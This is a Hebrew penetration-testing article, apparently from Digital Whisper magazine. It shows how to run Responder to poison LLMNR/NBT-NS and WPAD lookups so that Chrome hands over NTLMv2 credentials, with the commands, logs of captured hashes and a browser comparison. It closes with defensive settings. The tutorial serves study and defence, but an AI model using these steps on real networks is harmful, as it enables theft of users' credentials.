
No.	Time	Source	Destination	Protocol	Length	Info
8	0.021685	192.168.1.7	224.0.0.252	LLMNR	64	Standard query 0x4124 A wpad
32	0.431895	192.168.1.7	224.0.0.252	LLMNR	64	Standard query 0x4124 A wpad

2. לאחר ההפעלה מתבצעות בקשות LLMNR רנדומליות:

192.168.1.7	224.0.0.252	LLMNR	70	Standard query 0xf002 A yjnmzxoszl
192.168.1.7	224.0.0.252	LLMNR	71	Standard query 0xd184 A uwkklnqyrjv
192.168.1.7	224.0.0.252	LLMNR	69	Standard query 0x7cb8 A kpxrmbruw
192.168.1.7	224.0.0.252	LLMNR	71	Standard query 0xd184 A uwkklnqyrjv
192.168.1.7	224.0.0.252	LLMNR	69	Standard query 0x7cb8 A kpxrmbruw
192.168.1.7	224.0.0.252	LLMNR	70	Standard query 0xf002 A yjnmzxoszl

3. וכאשר בשורת הכתובת נחפש מילה **אחת** (שהיא לא דומיין) לדוגמא, Facebook, Instagram Test

*במידה ונבצע LLMMR Poisoning הדפדפן יקבל תשובה לשאילתה והוא יציג אותה כך:



כעת, לאחר שיש לנו מספיק מידע על איך הפרוטוקול עובד ומתי הדפדפן עושה בו שימוש, נוכל לנסות לבצע LLMMR Poisoning.

Responder

הכירו את החבר החדש שלכם-Responder, כלי מדהים שנכתב בפיתון על ידי Laurent Gaffie. Responder בפשטות הוא "LLMNR/NBT-NS/mDNS Poisoner" אך הוא מציע עולם שלם של אפשרויות, לדוגמה: Smb-Relay , שרת WPAD, DNS, LDAP ועוד. נעיף מבט קצר על ה-help:

```
./Responder.py -h
Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -A, --analyze         Analyze mode. This option allows you to see NBT-NS,
                        BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                        Network interface to use
  -i 10.0.0.21, --ip=10.0.0.21
                        Local IP to use (only for OSX)
  -b, --basic           Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir          Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain     Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break stuff
                        on the network. Default: False
  -f, --fingerprint     This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad            Start the WPAD rogue proxy server. Default value is
                        False
  -u UPSTREAM PROXY, --upstream-proxy=UPSTREAM PROXY
                        Upstream HTTP proxy used by the rogue WPAD Proxy for
                        outgoing requests (format: host:port)
  -F, --ForceWpadAuth   Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  --lm                  Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose         Increase verbosity.
```

כפי שהבנתם, הבעיה עם Responder היא ה-syntax המסובך שלו ☺

```
 ./Responder.py -I eth0
[+] Listening for events...
```

לאחר שהקמנו מכונה ברשת, הכלי רץ ואנחנו יודעים מתי Chrome מייצר בקשות LLMNR, מה שנשאר לנו זה ליזום אותם ולצפות בתוצאות.

- במחשב הנתקף, הפעלנו את הדפדפן על מנת לייצר את בקשות ה-LLMNR הרנדומליות.
- במחשב התוקף התקבלו כל ה-Name-Queries הרנדומליים שנשלחו מ-Chrome באופן אוטומטי, אך לא קיבלנו את ה-Credentials.


בתמונה להלן ניתן לצפות בתוצאות מה-Responder:

```
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name eqaemxvbixgckf
[*] [NBT-NS] Poisoned answer sent to 192.168.1.24 for name UMYGCTUEPRF (ser
 Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name umygctueprf
[*] [NBT-NS] Poisoned answer sent to 192.168.1.24 for name DREDIGM (service
kstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name dredigm
```

השמות המודגשים אלו השמות הרנדומליים שכרום שולח ברשת, responder ענה עליהם ודרש מהמחשב הנתקף להזדהות.

כפי שניתן לראות לא קיבלנו את ה-credentials של הנתקף, לכן נעבור אל האופציה הבאה ונקליד מילה **אחת** בשורת החיפוש.

להלן התוצאה:



ברגע שכתבנו מילה בשורת חיפוש, הועברנו אל החיפוש של גוגל אבל לפני כן התבצעה בקשת LLMNR, משום שאנו מבצעים Poisoning ברשת, Chrome זיהה שקיים שרת מאחורי הכתובת הזאת וסיפק לנו קישור אליו.

מכאן זה לא משנה אם המשתמש יבחר ללחוץ על הלינק ולהיכנס לשרת שלנו או לא, ברגע שכרום שלח בקשה, Responder ענה לו שהשרת קיים אך הוא צריך להזדהות ובאופן אוטומטי מתבצע זיהוי

והתוקף מקבל את ה-credentials:

```
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 192.168.1.24 for name TEST
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name test
[HTTP] NTLMv2 Client   : 192.168.1.24
[HTTP] NTLMv2 Username : DESKTOP-SOB7DLP\test
[HTTP] NTLMv2 Hash     : test::DESKTOP-SOB7DLP:1122334455667788:
0000200060053004D0042000100160053004D0042002D0054004F004F004C004
0320030003000330002E0073006D0062002E006C006F00630061006C000500120
3405393D2E09C84F518C52BABE9E0B20CF0095E751D5CF66E0C31150A0010000
00000000000000000
[*] Skipping previously captured hash for DESKTOP-SOB7DLP\test
[+] Exiting...
```

בינתיים, הצלחנו לקבל את ה-credentials רק כאשר הנתקף חיפש מילה בשורת החיפוש, אך יש עוד דרך שעוד לא בדקנו (שומרים את הטוב לסוף ☺).

WPAD

כברירת מחדל, כרום ינסה לגשת אל שרת ה-wpad על מנת לקבל את הגדרות הפרוקסי. למזלנו, יש אפשרות ב-Responder הנקראת "Force WPAD auth", אפשרות זו בעצם "מכריחה" את המחשב לבצע אימות אל מול קובץ ה- wpad.dat.

by default היא מוגדרת כ-off, אבל כבר דיברנו על ה-Syntax המסובך של responder:

```
./Responder.py -I eth0 -F
Force WPAD auth             [ON]
[+] Listening for events...
```

ניגש שוב אל מחשב הנתקף ונפעיל את הדפדפן, התוצאה לפניכם:

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name wpad
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name wpad
[HTTP] NTLMv2 Client   : 192.168.1.24
[HTTP] NTLMv2 Username : DESKTOP-SOB7DLP\test
[HTTP] NTLMv2 Hash     : test::DESKTOP-SOB7DLP:1122334455667788:7281A4D693A7AF3A57F7
0000200060053004D0042000100160053004D0042002D0054004F004F004C004B00490054000400120007
0320030003000330002E0073006D0062002E006C006F00630061006C000500120073006D0062002E006C0
3405393D2E09C84F518C52BABE9E0B20CF0095E751D5CF66E0C31150A001000000000000000000000000
0000000000000000
[HTTP] WPAD (auth) file sent to 192.168.1.24
[*] [LLMNR]  Poisoned answer sent to 192.168.1.24 for name ISAProxySrv
```

מצד התוקף, כל שהוא עושה זה לחכות ומצד הנתקף, לא צריך לעשות כלום חוץ מלפתוח את הדפדפן ויש בידי התוקף את ה-credentials שלו, בעצם כל אחד שיפתח את הדפדפן ברשת שלי יספק לי באופן אוטומטי את ה-credentials, נכון NTLMv2 אבל מכאן יש לא מעט אפשריות , אולי מדובר בסיסמה לא מספיק מורכבת שניתן לפצח בזריזות (באמצעות JTR לדוגמה), אולי ביצוע PTH?

דפדפנים אחרים

Internet explorer

במקור האופציה של "Force wpad auth" יועדה לדפדפן אקספלורר. מבדיקה שלי על מערכת מעודכנת עם הגדרות דיפולטיביות לגמרי, הדפדפן אינו שולח באופן אוטומטי בקשות LLMNR, לכן האופציה היחידה היא לאלץ את הדפדפן לבצע בקשה כזאת, באמצעות גלישה לכתובת שאינה דומיין, לדוגמה: http://test

בשונה מכרום, אם נרשום בשורת החיפוש test בלבד, הדפדפן יפנה אותנו ל-Bing ללא שליחת בקשת LLMNR לפני כן.


Edge

תוצאה זהה ל-Internet explorer.

Firefox

לדעתי עושה את העבודה הטובה ביותר בנושא, לא רק שלא נשלחות בקשות מיותרות, אפילו אם נאלץ אותו לשלוח בקשת llmnr באמצעות כניסה לכתובת שאינה דומיין, לדוגמה: http://hackme

במקום באופן אוטומטי להיכנע ל-Responder ולספק את ה-credentials, נתבקש להזדהות:



הערכים שהמשתמש יכניס פה, יופיעו לתוקף בחלון ה -Responder.

דרכי התגוננות

LLMNR אינו דבר רע ולעתים אף חובה להתנהלות תקינה ברשת אך מומלץ לדעת איך להשתמש בפרוטוקול בדרך שתהיה בטוחה יותר.

1. אם אין לכם שימוש בפרוטוקול, יש כאלה שיעדיפו לבטל אותו, כך.
2. במידה ובחרתם לבטל את הפרוטוקול, המחשב שלכם יעבור להשתמש ב-NBT-NS, כנראה שתרצו לבטל גם אותו, כך.

*צעד זה עלול לגרום לשינויים ברשת שלכם ודברים עלולים לא לעבוד\ לעבוד באופן שונה, לכן תבטלו את הפרוטוקול רק לאחר שאתם בטוחים שלא ייגרם נזק.

1. ניתן לבטל את הבקשה האוטומטית של Chrome אל שרת ה-wpad באמצעות כניסה אל ההגדרות של כרום "chrome://settings" > הצג הגדרות מתקדמות > שנה הגדרות שרת Proxy > LAN Setting > הורידו את הסימון מ "automatically detect settings".
2. לא לשכוח את חוק הברזל- הרשאות נמוכות, כך שגם אם תוקף יצליח לחדור אל המכונה, יהיה לו כמה שיותר קשה לבצע escalation.

סיכום

במאמר עסקנו בתפקיד ה -LLMNR בדפדפן Chrome, אך חשוב לדעת שקיימות המון תוכנות העושות בו שימוש, החוכמה היא להטמיע את הפרוטוקול בצורה נכונה, כפי שראינו ב-Firefox.

כמו כן, גילינו שהמתקפה אינה קלה לזיהוי מכיוון שהיא שקטה **יחסית**, עדיף למנוע אותה מראש ולצמצם נזקים כמה שניתן.

על המחבר

שמי דניאל לוי, עוסק ב-Penetration testing ואוהב לחקור מוצרים שונים.

במידה ויש לכם שאלות, הערות, הארות או אפילו רעיון למחקר מעניין, אשמח שתפנו אליי :

danielevi9696@gmail.com או Linkedin

לקריאה נוספת

לאחרונה עלה ליוטיוב סרטון המראה הוכחת יכולת של הרצת קוד (RCE) בגרסה האחרונה של כרום (59.0.3071.86) - לא ידוע כרגע עד כמה אמין אבל ניתן לצפות ב-PoC כאן:

- https://www.youtube.com/watch?v=DUHMhObmWdU

מקורות

- https://www.ietf.org/rfc/rfc4795.txt
- https://en.wikipedia.org/wiki/Link-Local_Multicast_Name_Resolution
- https://www.surecloud.com/newsletter/local-network-vulnerabilities-llmnr-and-nbt-ns-poisoning

דברי סיכום לגליון ה-84

בזאת אנחנו סוגרים את הגליון ה-48 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא בסוף חודש יולי.

אפיק קסטיאל,

ניר אדר,

30.6.2017